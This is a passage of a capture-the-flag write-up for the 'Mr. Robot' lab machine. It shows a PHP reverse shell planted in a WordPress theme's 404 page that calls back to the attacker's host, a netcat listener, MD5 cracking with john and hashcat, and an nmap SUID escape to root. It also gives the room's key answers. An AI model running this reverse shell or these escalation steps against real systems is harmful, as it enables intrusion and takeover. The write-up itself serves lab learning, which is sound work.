
```
set_time_limit (0);
$VERSION = "1.0";
$ip = isset($_POST['ip']) ? $_POST['ip'] : '192.168.139.117';
//$ip = '10.2.2.1'; // CHANGE THIS
//$port = 8888; // CHANGE THIS
$port = isset($_POST['port']) ? $_POST['port'] : '8888';
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// get header(); ?>
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
}
```



Now all we have to do is to **start a listener** on our machine and visit the template's page to execute the code.

```
└─$ nc -lnvp 8888
listening on [any] 8888 ...
```

Visited <http://10.82.151.52/wp-includes/themes/TwentyFifteen/404.php>.
Got the shell

```
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.139.117] from (UNKNOWN) [10.82.151.52] 35700
Linux ip-10-82-151-52 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
12:45:57 up 29 min, 0 users, load average: 0.07, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
```

After a bit of searching, we can find two interesting files: the **second key** which can be read only by its owner (robot) and **robot's MD5 hash**.

```
$ cd home
$ ls
robot
ubuntu
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

Since we are given user's robot MD5 hash, we can try cracking it, and then switch user to robot and read the second key.

```
└─$ john md5.hash --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvmxyz (?)
1g 0:00:00:00 DONE (2025-11-27 07:48) 50.00g/s 2025Kp/s 2025Kc/s 2025KC/s boogieman..1234123
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Hash Cracking Alternative 2

We can also use **hashcat** as shown below:

```
hashcat -a 0 -m 0 md5.hash /usr/share/wordlists/rockyou.txt
```

So, the password for user robot is abcdefghijklmnopqrstuvwxyz

Let's try switching users and get the second key.

we need to use an interactive terminal to switch users.

Let's upgrade shell using python

```
$ python -c 'import pty; pty.spawn("/bin/bash");'  
daemon@ip-10-82-151-52:/$ su robot  
su robot  
Password: abcdefghijklmnopqrstuvwxyz
```

```
robot@ip-10-82-151-52:/$ whoami  
whoami  
robot  
robot@ip-10-82-151-52:/$ id  
id  
uid=1002(robot) gid=1002(robot) groups=1002(robot)  
robot@ip-10-82-151-52:/$
```

```
robot@ip-10-82-151-52:~$ cat key-2-of-3.txt  
cat key-2-of-3.txt  
822c73956184f694993bede3eb39f959
```

Q2: What is key 2?

Answer: 822c73956184f694993bede3eb39f959

With only the final key remaining, and considering the hint from the room's opening question "Can you root this Mr. Robot styled machine?" it's clear that the next step is to escalate our privileges and gain root access.

One common technique is to search for files with special permissions, such as **SUID** binaries. These files always run with the privileges of their owner, rather than the user who executes them. If misconfigured, they can provide a pathway to privilege escalation.

We can **search for SUID files**

```
robot@ip-10-82-151-52:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Seeing nmap in this list is unusual and raises suspicion. To check whether it can be used for privilege escalation, we can search for it.

On GTFOBins. When we look up “nmap” there, we find the following information:

.. / nmap ☆ Star 12,337

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read SUID Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

By following the instructions for launching an interactive shell, we can obtain a **root shell**. Be sure to either provide the full path to the binary, or change into nmap’s directory (cd /usr/local/bin) before running the command, as shown below:

```
robot@ip-10-82-151-52:~$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-82-151-52:~# whoami
whoami
root
```

After some searching, we are able to locate and read the **third and final key**

```
root@ip-10-82-151-52:~# whoami
whoami
root
root@ip-10-82-151-52:~# pwd
pwd
/home/robot
root@ip-10-82-151-52:~# cd /
cd /
root@ip-10-82-151-52:/# ls
ls
bin    home      lib32      mnt    run    tmp      vmlinuz.old
boot  initrd.img lib64      opt    sbin   usr
dev    initrd.img.old lost+found proc   srv    var
etc    lib        media     root   sys    vmlinuz
root@ip-10-82-151-52:/# cd root
cd root
root@ip-10-82-151-52:/root# ls
ls
firstboot_done  key-3-of-3.txt
root@ip-10-82-151-52:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
root@ip-10-82-151-52:/root# █
```

Q3: What is key 3?

Answer: 04787ddef27c3dee1ee161b21670b4e4

Finally, I've had an amazing time in this room and learned a lot.